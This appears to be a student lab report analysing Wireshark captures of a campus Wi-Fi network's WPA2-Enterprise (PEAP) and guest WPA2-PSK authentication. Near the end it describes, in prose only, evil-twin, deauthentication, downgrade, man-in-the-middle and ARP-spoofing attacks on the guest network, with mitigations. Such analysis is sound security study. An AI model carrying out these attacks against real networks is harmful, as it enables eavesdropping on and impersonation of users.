
The following is the call flow in PEAP phase 2 where UID is used by AS,

1. AS requests the real identity of the supplicant.
2. The supplicant responds with the inner identity, which is the real username.
3. AS sends an EAP request with challenge
4. Supplicant sends an EAP response with hashed challenge response.
5. AS send an EAP request with EAP-MSCHAPv2 success.
6. Supplicant sends an EAP response with ACK.

Once Phase 2 completed, TLS tunnel will be torn down & AS send RADIUS Access Accept msg where Authenticator sends it to Supplicant as “**EAP-Success**” (or EAP-Failure). Then 4-Way Handshake EAPOL-Key exchange (M1-M4) occurs.

Message Flow Diagram [5]


FIGURE 4.27 EAP-PEAP process



5. Wrong Password Case

If we enter a wrong password the EAP authentication fails with error code and it doesn't continue with the 4-Way Handshake. Screenshots are attached below.

Success:



PARTB_IITH_SUCCESS.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
681	43.940609	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2		417 Server Hello
685	43.953409	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2		99 Change Cipher Spec, Encryp
689	43.958017	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2		80 Application Data
693	43.963649	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2		113 Application Data
697	43.973889	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2		124 Application Data
701	43.986689	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2		84 Application Data
705	43.992833	Cisco_c0:1c:90	XiaomiCo_a9:70:26	EAP		80 Success
707	43.993857	Cisco_c0:1c:90	XiaomiCo_a9:70:26	EAPOL		155 Key (Message 1 of 4)
711	44.000001	Cisco_c0:1c:90	XiaomiCo_a9:70:26	EAPOL		189 Key (Message 3 of 4)
717	44.138817	Cisco_c0:1c:90	XiaomiCo_a9:70:26	802.11		64 Action, SN=3876, FN=0, Fla
721	44.144961	Cisco_c0:1c:90	XiaomiCo_a9:70:26	802.11		64 Action, SN=3877, FN=0, Fla
724	44.144957	HewlettP_50:49:...	XiaomiCo_a9:70:26	802.11		209 QoS Data, SN=1389, FN=0, F
739	44.489024	HewlettP_50:49:...	XiaomiCo_a9:70:26	802.11		155 QoS Data, SN=1391, FN=0, F
746	45.020480	Cisco_03:b0:48	XiaomiCo_a9:70:26	802.11		388 QoS Data, SN=1392, FN=0, F
752	45.076352	HewlettP_50:49:...	XiaomiCo_a9:70:26	802.11		209 QoS Data, SN=1393, FN=0, F
760	45.501309	HewlettP_50:49:...	XiaomiCo_a9:70:26	802.11		388 QoS Data, SN=1394, FN=0, F
764	45.505919	Cisco_03:b0:48	XiaomiCo_a9:70:26	802.11		388 QoS Data, SN=1395, FN=0, F

.... 0000 = Fragment number: 0
0010 0101 0010 ... = Sequence number: 594

QoS Control: 0x0007

Logical-Link Control

802.1X Authentication

Version: 802.1X-2010 (3)
Type: EAP Packet (0)
Length: 4


Extensible Authentication Protocol

Code: Success (3)
Id: 12
Length: 4

0010 7c 95 f3 c0 1c 90 20 25 07 00 aa aa 03 00 00 00 | %
0020 88 8e 03 00 00 04 03 0c 00 04 00 00 00 00 00 |
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |

Code (eap.code), 1 byte Packets: 1495 · Displayed: 1495 (100.0%) Profile: Classic

Failure



PARTB_IITH_FAIL-01.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1191	23.675367		08:25:25:a9:70:...	802.11		10 Acknowledgement, Flags=....
1192	23.751207	f8:89:d2:55:6b:...	33:33:00:01:00:...	802.11		191 Data, SN=2390, FN=0, Flags=.
1193	23.751207	f8:89:d2:55:6b:...	33:33:00:00:00:...	802.11		120 Data, SN=2391, FN=0, Flags=.
1194	25.630311	f8:89:d2:55:6b:...	33:33:00:01:00:...	802.11		191 Data, SN=2420, FN=0, Flags=.
1195	25.680999	7c:95:f3:c0:1c:...	08:25:25:a9:70:...	EAP		80 Failure
1196	25.681010	7c:95:f3:c0:1c:...	08:25:25:a9:70:...	802.11		10 Acknowledgement, Flags=....
1197	25.680999	7c:95:f3:c0:1c:...	08:25:25:a9:70:...	EAP		119 Request, Identity
1198	25.681010	7c:95:f3:c0:1c:...	08:25:25:a9:70:...	802.11		10 Acknowledgement, Flags=....
1199	25.685106	08:25:25:a9:70:...	7c:95:f3:c0:1c:...	EAP		57 Response, Identity
1200	25.685095	08:25:25:a9:70:...	08:25:25:a9:70:...	802.11		10 Acknowledgement, Flags=....
1201	25.692263	7c:95:f3:c0:1c:...	08:25:25:a9:70:...	EAP		80 Request, Protected EAP (EAP-
1202	25.692274	7c:95:f3:c0:1c:...	08:25:25:a9:70:...	802.11		10 Acknowledgement, Flags=....
1203	25.694834	08:25:25:a9:70:...	7c:95:f3:c0:1c:...	TLSv1.2		175 Encrypted Handshake Message

.... 0000 = Fragment number: 0
0010 0110 0100 ... = Sequence number: 612

QoS Control: 0x0007

Logical-Link Control

802.1X Authentication

Version: 802.1X-2010 (3)
Type: EAP Packet (0)
Length: 4


Extensible Authentication Protocol

Code: Failure (4)
Id: 11
Length: 4

6. Management Frames Protection

No, IITH doesn't protect management frames. They are generally not protected for compatibility reasons. There are a total of 12 kinds of Management Frame Subtypes [6] and I have used an *Authentication* filter to display the screenshot.

(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x0b)



No.	Time	Source	Destination	Protocol	Length	Info
649	43.867924	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	30	Authentication, SN=2371, FN=0,
651	43.867905	Cisco_c0:1c:90	XiaomiCo_a9:70:26	802.11	61	Authentication, SN=3870, FN=0,

```

Frame 649: 30 bytes on wire (240 bits), 30 bytes captured (240 bits)
  IEEE 802.11 Authentication, Flags: .....
    Type/Subtype: Authentication (0x000b)
    Frame Control Field: 0xb000
      ....00 = Version: 0
      ....00.. = Type: Management frame (0)
      1011 .... = Subtype: 11
    Flags: 0x00
      ....00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x0)
      ....0... = More Fragments: This is the last fragment
      ....0... = Retry: Frame is not being retransmitted
      ...0 .... = PWR MGT: STA will stay up
      0 ..... = More Data: No data buffered
      .0.. .... = Protected flag: Data is not protected
      0... .... = Order flag: Not strictly ordered
      .000 0000 0011 1100 = Duration: 60 microseconds
      Receiver address: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)
      Destination address: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)
      Transmitter address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
      Source address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
      BSS Id: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)
      .... .... 0000 = Fragment number: 0
      1001 0100 0011 .... = Sequence number: 2371
  IEEE 802.11 wireless LAN
    Fixed parameters (6 bytes)
      Authentication Algorithm: Open System (0)
      Authentication SEQ: 0x0001
      Status code: Successful (0x0000)
  
```

IEEE 802.11 wireless LAN (wlan), 6 bytes Packets: 1495 · Displayed: 2 (0.1%) Profile: Classic

7. Password Cracking in WPA2 Enterprise

We can capture the eapol messages for an enterprise network but it will be useless because the ptk is derived from MSK (which is impossible for offline dictionary attacks to guess). Hence offline dictionary attacks are not possible on enterprise networks.


8. Attacks possible on WPA2-EAP

As we have seen in the question above, Evil Twin Attack is possible. EAP,GTC downgrade attacks and several MITM attacks are also possible [8]. To mitigate these attacks users must only trust valid certificates and cautiously connect to WiFi APs.

9. Authentication of IITH-Guest

IITH-Guest network works according to WPA2-PSK which doesn't involve authentication with an authentication server like LDAP. The authentication is done by the AP itself before the exchange of 4-way handshake which is a simple NULL authentication request and response exchange with unicast packets.

This authentication is always supposed to be successful, as the successful or failure matching of the Wi-Fi password is validated during the 4-way handshake only (validation of MIC by AP after message2).



The screenshot displays a Wireshark capture of a Wi-Fi authentication process. The packet list pane highlights an Authentication frame (SN=1894) at 42.570944s. The packet details pane shows the Authentication frame structure, including the Frame Control Field (0x090b), Duration (52 microseconds), Receiver address (XiaomiCo_a9:70:26), Destination address (XiaomiCo_a9:70:26), Transmitter address (Cisco_c0:1c:93), Source address (Cisco_c0:1c:93), BSS Id (Cisco_c0:1c:93), Fragment number (0), and Sequence number (1894). The IEEE 802.11 Wireless Management section shows the Authentication Algorithm (Open System (0)), Authentication SEQ (0x0002), Status code (Successful (0x0000)), and various tagged parameters including Vendor Specific (Cisco Systems, Inc.: Aironet Unknown (12)).

The same we can see in the figure above. The authentication between the AP and Client is taking place using the “Open System” authentication mechanism with Vendor specific tagged parameters. Open system because the AP allows all the clients to connect to it.

Moreover, the password of the IITH Guest Network is mentioned in the SSID itself like an Open Network with Password, which allows any and all the clients to connect to the network successfully. Being in the network means an attacker can eavesdrop (capture, record and analyze) on incoming and outgoing packets (traffic) for exchange of any private, sensitive and important information or launch ARP spoofing attacks.


Also, with the password clearly available, the attacker can create an evil twin of the same network in some other channel, deAuth the client from the original AP and force the clients to connect to its evil twin in different channel to successfully launching Man-in-the-middle, Denial of service or impersonation attack. The attacker can create multiple TLS connecting pipes (client to attacker and attacker to server) to compromise the entire encrypted exchange of messages.

The naive way to prevent such an attack into the network is to not broadcast the password of the network in the SSID itself. This limits some of the foreign entities into the network but it is not enough.

A more secure form of mitigating such attacks is to install WPA2-Enterprise with active verification (802.1X authentication) using an authentication server where a different passphrase is dedicated to each individual. This authentication only allows access to individuals with a dedicated username and corresponding passphrase to generate the PMK and eventually a PTK.

10. Entering Wrong Password while connecting to IITH Guest Wi-Fi Network

a. Connecting with Correct Password




The screenshot shows a Wireshark capture titled 'PARTB_IITH_GUEST_SUCCESS-01.cap'. The packet list pane shows a series of frames from the client to the access point (XiaomiCo_a9:70:26). Key frames include:

- 306.42.579944: Authentication Request, SN=1894, FN=0, Flags=...
- 310.42.577088: Reassociation Request, SN=525, FN=0, Flags=...
- 312.42.593472: Key (Message 1 of 4)
- 315.42.625238: Key (Message 2 of 4)
- 317.42.642624: Key (Message 3 of 4)
- 319.42.642637: Key (Message 4 of 4)
- 321.42.680612: Action, SN=526, FN=0, Flags=...
- 323.42.680608: Action, SN=1908, FN=0, Flags=...
- 326.42.695144: QoS Data, SN=2, FN=0, Flags=p.p...T
- 328.42.699462: QoS Data, SN=2, FN=0, Flags=p.p...T
- 330.42.699463: QoS Data, SN=3, FN=0, Flags=p.p...T
- 332.42.705098: QoS Null function (No data), SN=534, FN=0, Flags=...
- 335.42.729101: QoS Data, SN=4, FN=0, Flags=p.p...T
- 337.42.729668: QoS Data, SN=5, FN=0, Flags=p.p...T
- 338.42.729668: QoS Data, SN=6, FN=0, Flags=p.p...T

